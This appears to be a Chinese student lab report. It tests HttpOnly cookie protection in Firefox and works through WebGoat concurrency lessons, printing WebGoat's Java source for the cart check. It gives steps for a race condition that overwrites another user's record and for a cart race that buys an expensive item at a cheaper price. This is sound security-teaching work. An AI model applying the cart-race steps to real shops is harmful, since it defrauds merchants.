
当HTTPOnly开启时，客户端不能对cookie进行写或者读，但仍可把它传递给服务器进行正常的连接。

测试如下（测试浏览器为firefox/125.0）：

关闭HTTPOnly进行读：




能够成功读到`unique2u`;接下来尝试写：




发现成功将unique2u写进去了。

打开HTTPOnly后再次尝试读：




发现什么都读不到，接下来尝试写：



提示也表示并没有写成功。

由此可见，对于firefox/125.0，HTTPOnly可以避免客户端对cookie进行读或写。

成功图片如下：




lab 1.5 网络攻击

本实验中，要求自选两种网络攻击的形式进行webgoat的实验。

我选择的是并发访问（concurrency）和 访问权限（authentication flaws）

concurrency


完成情况如下：




Thread Safety Problems:

这个问题更类似于游戏中的“双开”问题。由于多线程的并发访问，此时会由于并发访问导致错误。


我们可以开启两个浏览器来测试这个问题：



一个窗口中写jeff,一个窗口中写dave，以较慢的速度先后提交后，发现一切正常：



但如果以快速提交，那么就会出现问题：jeff的记录被dave覆盖了，jeff注册失败：



Shopping Cart Concurrency Flaw:

这是一个现实场景的模拟：如何通过这个漏洞以低价购买高价物品。


那么与第一个实验原理一样，只需要让后面的订单覆盖前面的就可以了。这里选用以299价格购买1799价格的货物，先看源代码：

```
if ("Purchase".equalsIgnoreCase(submit))
{
    updateQuantity(s);
    ec = createPurchaseContent(s, quantity1, quantity2, quantity3, quantity4);
}
else if ("Confirm".equalsIgnoreCase(submit))
{
    ec = confirmation(s, quantity1, quantity2, quantity3, quantity4);

    // Discount

    if (calcTOTAL == 0) // No total cost for items
    {
        discount = 0; // Discount meaningless
    }
    else
    // The expected case -- items cost something
    {
        ratio = runningTOTAL / calcTOTAL;
    }

    if (calcTOTAL > runningTOTAL)
    {
        // CONGRATS
        discount = (int) (100 * (1 - ratio));
        s.setMessage("Thank you for shopping! You have (illegally!) received a " + discount
                + "% discount. Police are on the way to your IP address.");

        makeSuccess(s);
    }
    else if (calcTOTAL < runningTOTAL)
    {
        // ALMOST
        discount = (int) (100 * (ratio - 1));
        s.setMessage("You are on the right track, but you actually overpaid by " + discount
                + "%. Try again!");
    }
}
else
{
    updateQuantity(s);
    ec = createShoppingPage(s, quantity1, quantity2, quantity3, quantity4);
}
```

这里已经可以看到，事实上在Purchase时已经生成了对应的订单，但其中的Cart可以被Update Cart用并发访问的方式挤掉，那么具体的操作流程就是：


- 买一个299的物品并点击Purchase进入待支付页面
- 在另一个界面买一个1799的物品并点击Update Cart提交
- 点击299的提交，即可购买成功

成功截图如下（被警察抓了，悲）



authentication flaws

